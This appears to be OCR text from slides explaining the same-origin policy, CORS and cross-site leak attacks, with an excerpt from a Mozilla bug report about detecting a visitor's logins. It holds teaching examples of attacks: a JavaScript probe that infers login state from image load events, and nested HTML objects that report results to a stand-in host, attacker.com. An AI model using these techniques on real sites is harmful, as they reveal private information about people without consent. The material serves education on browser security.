
GET /static/coolfont.woff

Some other cdn

aau.dk

Cloudflare cdn

Google fonts



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
The same-origin policy helps us a lot

Cross-Site vs Same-Site

URL A	URL B	Cross/Same	Reason
https://www.example.com:443	https://login.example.com:443	Same-Site	subdomains do not matter
https://www.example.com:443	https://www.evil.com:443	Cross-Site	different eTLD+1
http://project1.github.io:80	http://project2.github.io:80	Cross-Site	different eTLD+1
https://www.example.com:443	https://www.example.com:80	Same-Site	ports are ignored
https://github.io:443	https://project1.github.io:443	Cross-Site	different eTLD+1
https://github.io:443	https://github.io:443	Same-Site	exact match
https://www.example.com:443	http://example.com:80	Cross-Site[1]	different scheme



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

Quick words on the infamous SAME ORIGIN POLICY





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But it is not possible to mess this up majorly.

Access-Control-Allow-Origin

The `Access-Control-Allow-Origin` response header indicates whether the response can be shared with requesting code from the given origin.

Header type	Response header
Forbidden header name	no


Syntax

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

Directives

`*`

For requests *without credentials*, the literal value "`*`" can be specified as a wildcard; the value tells browsers to allow requesting code from any origin to access the resource. Attempting to use the wildcard with credentials results in an error.




Cross-origin network access

The same-origin policy controls interactions between two different origins, such as when you use `XMLHttpRequest` or an `<img>` element. These interactions are typically placed into three categories:

- Cross-origin *writes* are typically allowed. Examples are links, redirects, and form submissions. Some HTTP requests require preflight.
- Cross-origin *embedding* is typically allowed. (Examples are listed below.)
- Cross-origin *reads* are typically disallowed, but read access is often leaked by embedding. For example, you can read the dimensions of an embedded image, the actions of an embedded script, or the availability of an embedded resource.

Here are some examples of resources which may be embedded cross-origin:

- JavaScript with `<script src="…"></script>`. Error details for syntax errors are only available for same-origin scripts.
- CSS applied with `<link rel="stylesheet" href="…">`. Due to the relaxed syntax rules of CSS, cross-origin CSS requires a correct `Content-Type` header. Browsers block stylesheet loads if it is a cross-origin load where the MIME type is incorrect and the resource does not start with a valid CSS construct.
- Images displayed by `<img>`.
- Media played by `<video>` and `<audio>`.
- External resources embedded with `<object>` and `<embed>`.
- Fonts applied with `@font-face`. Some browsers allow cross-origin fonts, others require same-origin.
- Anything embedded by `<iframe>`. Sites can use the `X-Frame-Options` header to prevent cross-origin framing.



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Block Abuse of HTTP Status Codes to Expose Private Information

Categories

Product: Core
Component: DOM: Core & HTML
Type: enhancement
Priority: Not set Severity: S3

Tracking

Status: NEW

People (Reporter: david, Unassigned)

References (URL)

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David E. Ross Reporter
Description • 13 years ago

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.16) Gecko/20101123 SeaMonkey/2.0.11
Build Identifier:


The problem is detailed at the cited Web page. Effectively, the page's author (Mike Cardwell) has developed a technique to allow the host of a Web site to determine if a visitor to that site is also logged-on to another site.

Cardwell states:
"When you visit my website, I can automatically and silently determine if you're logged into Facebook, Twitter, GMail and Digg. There are almost certainly thousands of other sites with this issue too, but I picked a few vulnerable well known ones to get your attention. You may not care that I can tell you're logged into GMail, but would you care if I could tell you're logged into one or more porn or warez sites? Perhaps http://oppressive-regime.example.org/ would like to collect a list of their users who are logged into http://controversial-website.example.com/?"

His test page correctly determined whether I was logged-in to GMail, Twitter, and Facebook.

Reproducible: Always

With the attention being given to user privacy (e.g., do not track in bug #628197, reducing the UA string fingerprint in bug #572650), this too should be a priority.




SIDE CHANNEL CROSS SITE LEAKS

LOTS OF INFO… WHAT DO WE KNOW?

Situation: *Mario* who is logged in to **sharepoint.com** visits *Luigi'* evil site **evil.local**

- *Mario's* browser will not issue POST requests to **sharepoint.com** with credentials
  - Even when **access-control-allow-origin: *** on **sharepoint.com**
- *Mario's* browser **will not allow** javascript to read responses from GET requests to **sharepoint.com**
  - Unless **access-control-allow-origin: *** on **sharepoint.com**, but remember, no credentials!
- *Mario's* browser **will allow** the site **evil.local** to embed certain files from **sharepoint.com**
  - Javascript on **evil.local** is not allowed to access the data of the embedded files.
  - Embedding allows passing credentials.
- *Mario's* browser **will allow** javascript to *infer* the responsecode from GET requests to **sharepoint.com**
  - So what can this be used for?



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
EXAMPLE

Situation: *Mario* who is logged in to **sharepoint.com** visits *Luigi'* evil site **evil.local**
Only logged in users get status code 200 from visiting **sharepoint.com/me/profile.png**
Otherwise they will return status code 404

1. Mario visits **evil.local**
2. **evil.local** will cleverly embedded the image on **sharepoint.com/me/profile.png**
3. Depending on the response (200 or 404) the script on **evil.local** will snitch on the status code

```
function probeError(url) {
  let image = document.createElement('img');
  image.src = url;
  image.onload = () => console.log('Onload event triggered');
  image.onerror = () => console.log('Error event triggered');
  document.head.appendChild(image);
}
// because sharepoint.com/notexists returns HTTP 404,
// the script triggers error event
probeError('https://sharepoint.com/notexists');

// because sharepoint.com/me/profile.png returns HTTP 200,
// because Mario is logged in, the script triggers onload event
probeError('https://sharepoint.com/me/profile.png');
```



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EXAMPLE – HTML ONLY

The content of the <object> tag is only rendered if the resource specified in the data attribute fails to load.

```
<object data="https://target.com/alice.png">
    <object data="https://attacker.com?not_A"></object>
    <object data="https://target.com/bob.png">
        <object data="https://attacker.com?not_AB"></object>
        <object data="https://target.com/charlie.png">
            <object data="https://attacker.com?not_ABC"></object>
        </object>
    </object>
</object>
```

- *Source: https://owasp.org/www-chapter-germany/stammtische/hamburg/assets/slides/2022-02-24_XS-Leak%20und%20XS-Search-Angriffe.pdf*
- *https://html.spec.whatwg.org/multipage/iframe-embed-object.html*

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SOME LEAKS ARE FIXED (GREEN) BUT OTHERS STILL REMAIN IN BROWSERS (RED)

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Event Handler Leak (Object)				
Event Handler Leak (Stylesheet)				
Event Handler Leak (Script)				
MediaError Leak				

